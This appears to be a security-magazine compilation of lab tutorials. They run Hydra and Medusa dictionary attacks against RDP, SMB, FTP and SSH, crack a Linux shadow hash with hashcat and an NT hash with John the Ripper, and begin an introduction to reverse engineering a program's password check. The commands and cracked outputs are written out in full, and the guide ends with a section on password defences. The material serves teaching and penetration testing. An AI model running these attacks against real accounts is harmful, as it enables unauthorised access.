Let's add a user account in this machine called john; this process will also ask for entering a new password for the user John; let's use the password 'security' without the quotes.

```
root@debian:~# adduser john
Adding user `john' ...
Adding new group `john' (1001) ...
Adding new user `john' (1001) with group `john' ...
Creating home directory `/home/john' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for john
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

Figure 8: adding user 'john' on debian

In our password cracking penetration test, we shall run a password attack against the user john both for FTP and SSH, the services we install and configure it in the following steps.

4.2.2. Configure the FTP server in the Debian target machine

Your Debian machine will probably not come with any FTP client installed by default, so we shall install the service and check if it is up and running.

1. Login to the Debian machine as root with appropriate password
2. Install vsftpd server using the following command

```
# aptitude install vsftpd
```

```
root@debian:~# aptitude install vsftpd
The following NEW packages will be installed:
  vsftpd
```

Figure 9: install vsftpd on Debian

As soon as it is installed, the service will start automatically giving the following status

```
# netstat -npl | grep vsftpd
```

```
root@debian:~# netstat  -npl | grep vsftpd
tcp6       0      0 :::21                   :::*                    LISTEN      1719/vsftpd
```

Figure 10: Check if vsftpd is running

As we can see vsftpd is running and listening for incoming connection in tcp6 (in this case TCP is running over tcp6).

Now we have configured an FTP server in a Debian machine. As shown on heading 4.2.1 we have also created a user called 'john' who should be able to login to Debian's FTP server over the network, which will be one of the target machines for password cracking as described the under heading 5.3.

4.2.3. Configure the SSH server in the Debian target machine:

In the Debian machine, SSH server is configured by default and should be running, however, if not installed, you can check for its absence and install it from the online repository.

1. Check if SSHd is installed and running by using the following command

```
# netstat -npl | grep sshd
```

```
root@debian:~# netstat  -npl | grep sshd
root@debian:~#
```

Figure 11: Check if SSH server is running on Debian

If it is not running, it is likely you will need to install it. However, if it is running you need no further steps to follow.

2. Assuming that sshd is not installed we shall now install the package using the following command

```
# apt-get install openssh-server
```

This should install and start SSH server on the Debian machine

3. Once the installation is completed, check if the sshd is running with the following command

```
#netstat -npl | grep sshd
```

```
root@debian:~# netstat  -npl | grep sshd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2133/sshd

tcp6       0      0 :::22                   :::*                    LISTEN      2133/sshd

root@debian:~#
```

Figure 12: Check if SSH server is running on Debian

From the above output we can confirm that sshd is running on the target Debian machine. This Debian machine now is ready with SSH server. User john should be able to login using password 'security' from a remote machine as shown on heading 4.2.1 We shall demonstrate the password cracking technique for SSH service under the heading 5.3

5. Running password attack with Hydra

As a password cracker Hydra is fast and flexible. As we have mentioned earlier, it supports a wide range of network protocol. In this article, we shall cover Hydra from the command line.

For a quick reference of all command line syntax of Hydra commands, run

```
# hydra -h
```




Figure 13: Hydra help

Some of the used syntaxes are listed below

`-l` Login

`-L` user list file

`-P` a file used as a password source, in this case a wordlist/dictionary file

`-t` Run number of concurrent connections in parallel for faster cracking, by default this number is 16

Kali Linux comes with a set of dictionary files that can be used for various purposes, they include not only some common English words, it also has a set of commonly used passwords. These files are found under `/usr/share/wordlists/`

This word list comes with various penetration utilities. Two of the most commonly used ones for password cracking are fasttrack.txt and `tockyou.txt.gz` (this one needs to be unzipped before it can be used with Hydra). You may also find many such lists freely available over the internet; one of the interesting projects for wordlists worth checking out is berzerk0/Probable-Wordlists: https://github.com/berzerk0/Probable-Wordlists

The following example of Hydra demonstrates a password cracking attack against the telnet service running on host 192.168.0.30 using a wordlist file named `defaultpw.txt`

```
# hydra -l jack -P defaultpw.txt 192.168.0.30 telnet
```

5.1. Password attack against Windows remote desktop protocol using Hydra

We now shall try to run a password attack from the Kali machine against the Windows 7 machine. In our previous step, we enabled the RDP service and we have set the administrator password to 'testtest'. This will allow a remote user to establish a remote desktop connection to this machine using the set credential. (We know the word 'testtest' is a part of the dictionary file we are using fasttrack.txt, for the purpose of demonstration.)

This is an online password attack using a dictionary file.

Attacker machine: Kali	
Attack type	Password attack, online, dictionary based
Tool used	Hydra
Dictionary file	/usr/share/wordlist/fasttrack.txt
Protocol	RDP (Windows remote desktop protocol)
Targeted user	administrator (Default administrator user)

Target machine: Windows 7	
IP address	192.168.0.13
Service enabled	RDP (Windows remote desktop protocol)
Active user	administrator

Step 1: Open terminal in Kali machine

Step 2: execute the following command

```
hydra -l <LOGIN> -P <dictionary file> -t <number of parallel attempt> <ip address> <protocol>
```

In this lab environment, the command we need to execute is:

```
hydra -l administrator -P /usr/share/wordlists/fasttrack.txt -t 4 192.168.0.13 rdp
```

```
root@kali:~# hydra -l administrator -P /usr/share/wordlists/fasttrack.txt -t 4 192.168.0.13 rdp
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-07-25 19:57:33
[DATA] max 4 tasks per 1 server, overall 64 tasks, 141 login tries (l:1/p:141), ~0 tries per tas
k
[DATA] attacking service rdp on port 3389
[3389][rdp] host: 192.168.0.13   login: administrator   password: testtest
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-25 19:57:41
root@kali:~#
```

Figure 14: RDP password cracking with Hydra

Result: as you can see, Hydra has successfully discovered the password for the administrator account on the Windows 7 machine using a dictionary attack.

5.2. Password attack against Windows SMB protocol using Hydra

In this section, we shall run the same attack as described in the previous section; however, this time we will run a dictionary attack against the SMB protocol we activated while preparing the Windows 7 machine. (We know the word 'testtest' is a part of the dictionary file we are using fasttrack.txt, for the purpose of demonstration.)

This is an online password attack using a dictionary file.

Attacker machine: Kali	
Attack type	Password attack, online, dictionary based
Tool used	Hydra
Dictionary file	/usr/share/wordlist/fasttrack.txt
Protocol	SMB (Windows file and printer sharing)
Targeted user	administrator (Default administrator user)

Target machine: Windows 7	
IP address	192.168.0.13
Service enabled	File and printer sharing
Active user	administrator

Step 1: Open a terminal in the Kali machine

Step 2: Execute the following command

```
hydra -l <LOGIN> -P <dictionary file> -t <number of parallel attempt > <ip address> <protocol>
```

In this lab environment, the command we need to execute is:

```
hydra -l administrator -P /usr/share/wordlists/fasttrack.txt -t 4 192.168.0.13 smb
```




Figure 15: SMB password cracking with Hydra

As you can see from the above output, Hydra has successfully cracked the Windows administrator password using SMB protocol. The password found is 'testtest'.

5.3. Cracking FTP server password on Debian machine using Hydra:

We set up the Debian machine using FTP client earlier along with a user account 'john'. In this lab, we shall demonstrate password cracking for FTP protocol. Just like the earlier exercise, we know john is a valid FTP user and the password for john is a part of the wordlist file fasttrack.txt

Attacker machine: Kali	
Attack type:	Password attack, online, dictionary based
Tool used	Hydra
Dictionary file	/usr/share/wordlist/fasttrack.txt
Protocol	FTP
Targeted user	john (we have added to the Debian machine)

Target machine: Debian	
IP address	192.168.0.21
Service enabled	FTP server (application vsftpd)
Active user	john

Step 1: Open a terminal in the Kali machine

Step 2: execute the following command

```
hydra -l <LOGIN> -P <dictionary file> -t <number of parallel attempt> <ip address> <protocol>
```

For this lab we shall be using FTP as the protocol, as we are trying to crack FTP password:

```
# hydra -l john -P /usr/share/wordlists/fasttrack.txt -t 4 192.168.0.21 ftp
```




Figure 16: FTP password cracking with Hydra

In less than a minute, we can see the password for the user 'john' has been discovered which is 'security'.

5.4. Cracking SSH server password on Debian machine using Hydra:

We set up the Debian machine using FTP client earlier along with a user account 'john'.

Attacker machine: Kali	
Attack type:	Password attack, online, dictionary based
Tool used	Hydra
Dictionary file	/usr/share/wordlist/fasttrack.txt
Protocol	SSH
Targeted user	john (we have added to the Debian machine)

Target machine: Debian	
IP address	192.168.0.21
Service enabled	sshd (openssh-server)
Active user	john

Step 1: Open a terminal in the Kali machine

Step 2: execute the following command

```
hydra -l <LOGIN> -P <dictionary file> -t <number of parallel attempt> <ip address> <protocol>
```

For this lab we shall be using FTP as the protocol, as we are trying to crack FTP password :

```
# hydra -l john -P /usr/share/wordlists/fasttrack.txt -t 4 192.168.0.21 ssh
```




Figure 17: SSH password cracking with Hydra

In less than a minute we can see the password for the user 'john' has been discovered which is 'security'.

6. Protecting your system against password attack

To understand the criticality and sensitivity of the information that is being protected with a password in a business context, the organization needs to do an assist classification based on its criticality and sensitivity. Based on the risk analysis result, the organization may school appropriate control to protect against unauthorized access through password compromise.

6.1. Policy, standard and guidelines for strong password

A policy statement to help protect password in an organization could be: Information resources shall be protected from unauthorized access in a controlled manner. As an example, the higher-classification assets might require two-factor/multi-factor authentication for access whereas lower classifications can be accessed with ID and strong password.

A standard for passwords used for access control could be: Passwords for medium and low security resources shall have a minimum of eight characters consisting of both upper and lower case letters and at least one number.

A procedure for passwords includes a step by step guideline for accounts and for changing or resetting passwords. The system should also direct the user to avoid dictionary words and steps to setup a strong password.

6.2. Technical controls

A technical control could be setting up a password management system which is interactive and ensures quality passwords.

A password management system can have the following characteristics: 1) enforce a choice of quality passwords as per the security standard; 2) maintain a record of previously used passwords and prevent re-use; 3) force users to change their passwords at the first log-on.

6.3. Awareness program

More often than not, the weakest link of any security system is the people who run it. User awareness training is critical to bring behavioral changes on managing passwords, among other things.

An awareness program should focus on common user security concerns such as password selection.

Users should be made aware that they are responsible for maintaining effective access controls, using a strong password and keeping them confidential, not to keep a record on paper, unprotected electronic files or mobile devices, etc., of secret authentication information.

Resources:

- VirtualBox: https://www.virtualbox.org/wiki/Downloads
- Download VirtualBox images for various distributions: http://www.osboxes.org/virtualbox-images/
- VirtualBox image for Debian 8: http://www.osboxes.org/debian/
- VirtualBox image for Kali: http://www.osboxes.org/kali-linux/
- VirtualBox image for Windows 7 with IE8: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Hydra 7.5 Win32 Port: https://sourceforge.net/projects/hydra75win32port/
- How to use Hydra: https://tools.kali.org/password-attacks/hydra
- berzerk0/Probable-Wordlists: https://github.com/berzerk0/Probable-Wordlists

Attacking passwords with Kali Linux

Kevin Vaccaro

ABOUT THE AUTHOR

Kevin Vaccaro

I am a full-time professor at a community college as well as an adjunct faculty member at several different universities teaching both undergraduate and graduate courses in Computer Security. Prior to teaching, I spent 20+ years in IT. Currently, I hold several industry certifications including, CompTIA, SANS, ISC2 CISSP, and Linux. I enjoy bringing new ideas and methods into the classroom for my students' career advancement.

Introduction:

Kali Linux has several tools that can be used when attempting to attack passwords. Depending on the type of attack you wish to perform, there are different tools to fit the need. In this article, we will cover how passwords are stored, the methodology to attack a password, and finally the tools that can be used.

Passwords:

Passwords, depending whether they are in Linux or Windows, are stored as hashes. Hashes are one way functions that computationally can't be reversed. So unlike other encryption ciphers, once a password is hashed it can't be reversed. The difference between Linux and Windows when storing passwords is the use of "salting". Salting is the injection of random data into the hash calculation, which renders certain methods of password attacks ineffective. Linux uses salting and Windows does not salt passwords.

Attack Methods:

There are several methods that can be used when attacking a password(s). First "password guessing"; if you can guess a person's password based on some criteria, that is the easiest method. Second would be a "dictionary" attack. A dictionary attack uses a wordlist to attempt to compare hashes of the words in the wordlist against the stored password hashes. In this case, salting would render this attack ineffective. A third method would be "brute force", trying every combination letter by letter in order to attack the password(s). Brute force will eventually break a password(s), it is just a matter of time. A fourth method would be "cryptographic" or the use of "rainbow tables", which are precomputed hashes used to compare against the password(s). Here again, salting would render this attack ineffective. Finally, a "hybrid", which would combine a dictionary with a brute force attack to attempt to break a password(s).

Passwords can also be captured using a network "sniffer", a tool to capture network traffic, provided the captured traffic is not encrypted. Additionally, depending on how the attacker wishes to carry out the attack, they can be conducted online against a target or a dump of the password files from a target machine to the attacker. Passwords can also be acquired "live" from a target's memory using specific tools.

Kali Tools: *Creating Custom Dictionaries*:


Kali has several password tools for attacking passwords. The first two tools to consider are for creating dictionaries or wordlists. Kali has some wordlists included in the distribution but you can generate your own using either "cewl" or "crunch".

Cewl "custom word list generator" is a small Ruby app that web crawls a site for words to put into a wordlist based on criteria you specify. Let's try using the tool:

Cewl command

This command will web crawl the https://digi.ninja to a depth of two levels for words with a min length of five characters and save them to a file called docswords.txt.

Output of the file:



Cewl Output

You were able to capture 5939 words from the site.


Next, we can use the tool “crunch” to create a customized dictionary based on character sets you choose along with permutations.

We’ll try a simple example:

Crunch command

This command will generate all possible combinations of 7 lengths of 7 characters using capital letters A & B

Here is the output snippet:




Crunch output

You can now generate custom dictionaries in two different ways using Kali.

Kali tools: *stored password attacks*

We will start with the Linux password stored in Kali for the account testuser, an account I created. The hashes are kept in a file called "shadow" located in the *etc* directory.



Shadow file output for testuser

The $6 indicates a SHA-512 hash and we can verify this by looking in the `/etc/login.defs` file.


Login.defs file output

It is a salted hash; let's examine it:

```
$6 = SHA-512

Salt = mveJb3xE
```

```
Hash =
60tarIH2qeyCJXn9X5pAv9xsURItzWl78yoUXmNDpud6.Z00o50DDE6FGTsPJemn/UTTKCVR7BA.GSBCAb.kJ0
```

Using hashcat we will attack the password:



Hashcat command

`--force` (needed when using a VM with hashcat, it has a new OpenGL feature)


`-m 1800` (the type of hash you will be attacking, in our case SHA-512, $6)

`-a 0` (standard attack)

`"hash.txt"` (I copied the hash into a text file)

`"rockyou.txt"` (a built-in wordlist from Kali)

Here is a snippet of the output:



Hashcat output

The hash was cracked and the password was "123456"

We will now use another tool Kali has to attack Windows passwords called "John the Ripper." I have a sample capture from a Windows "SAM" file that holds all the Windows hashes for a given machine.

This is a sample LM / NT formatted hash:

```
0893955f62e600b7aad3b435b51404ee: f83c01861fdd23b4354465fe6d7f6402

LM hash = 0893955f62e600b7aad3b435b51404ee
```

```
NT hash = f83c01861fdd23b4354465fe6d7f6402
```

So let's try and use John to attack the password hash:

```
root@Kali:~# john --wordlist=/usr/share/john/password.lst --rules --format=NT winhash.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

John the Ripper command

`-- wordlist` (I am using the wordlist that comes with John)

`--rules` (mangle words in the wordlist)

`--format=NT` (this is an NTLM hash, so you need to specify to John what format hash)

`"winhash.txt"` (is the file containing the sample hash.)

Here is the output:

```
root@Kali:~# john --wordlist=/usr/share/john/password.lst --rules --format=NT winhash.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
nurse            (0893955f62e600b7aad3b435b51404ee)
1g 0:00:00:00 DONE (2017-07-10 19:06) 9.090g/s 15054p/s 15054c/s 15054C/s noway..oreo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

John the Ripper Output

"nurse" was the password

Kali tools: *attacking passwords online*

We can attack passwords used by services online using tools in Kali such as "hydra". Hydra is used as a brute force password attack tool. Here is Hydra attacking a Vsftpd server I setup:

```
root@Kali:/etc# hydra -l root -P /usr/share/wordlists/rockyou.txt ftp://localhost
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.
```

Hydra command

`-l` (list of user(s) accounts you want to try, in this case the "root" account)

`-P` (the password list you want to use, in this case the rockyou.txt list)


Finally, the site itself, which I have setup on the localhost.

Here is the output:

Hydra output

As you can see, it got the password as “toor”.

Let’s try another tool called “medusa” against an SSH server:



Medusa command


`-u` (user to attempt)

`-P` (password list I’m using, rockyou.txt again)

`-h` (host you are targeting)

`-M` (service you are trying to break)

Here is the output:



Medusa output

We cracked the password of “123456”

Conclusion:

We can see Kali comes with several tools to attack passwords, both ones that are stored or online passwords. Kali has several other tools that perform the same functions as the ones I demonstrated. Depending on your need, you can use different tools to attack passwords.

Web Links:

https://tools.kali.org/password-attacks/cewl

https://tools.kali.org/password-attacks/crunch

https://hashcat.net/wiki/doku.php?id=hashcat

Web Links:

- https://tools.kali.org/password-attacks/cewl
- https://tools.kali.org/password-attacks/crunch
- https://hashcat.net/wiki/doku.php?id=hashcat

Reverse Engineering And Password Breaking

Jan Kopia

ABOUT THE AUTHOR

Jan Kopia

Jan is an independent IT-security specialist with 20 years of experience. His focus of the last years was in managing information security projects (e.g. implementing ISO 27001, Common Criteria Certifications, designing secure systems) on the one hand and IT-security related tasks (security- and penetration testing, investigations of security incidents, digital forensic) on the other. He also works as author in the field of management and information technology.

Introduction

Software programs are developed based on source code that is written in human readable programming languages. Many different programming languages are used today to create programs, such as mobile apps, desktop applications, web applications, operating systems, firmware, etc. The usual process that follows on the human creation of the code is that it is compiled (either in advance or during runtime) into a language that can be understood by a machine. Compiled code usually is a binary file which contains all necessary code for the computer to understand the instructions of the original source code.

If a program must be reverse engineered, it must be returned in some form that is understandable by humans again. If a program can be reversed that way, parts of the original source code can be reconstructed and the functions can be altered. This makes it possible to not only change the program code and, therefore, the behavior of the program but also to break security mechanisms such as a password protection.

This article gives a basic introduction to reverse engineering and will demonstrate how to bypass a password protection using common and mostly freely available tools. At the end, the reader will have an understanding of the entire reverse engineering process from statically inspecting a PE file and dynamically analyzing it using tools such as IDA Pro and Ollydbg.

Example program and the Reverse engineering process

The example program used in this article calculates the factorial value of a given number. This number must be entered in the console. The program then asks for a password before any result is shown. If the password is correct, the factorial is calculated. Without this password, the program terminates (See figure 1).

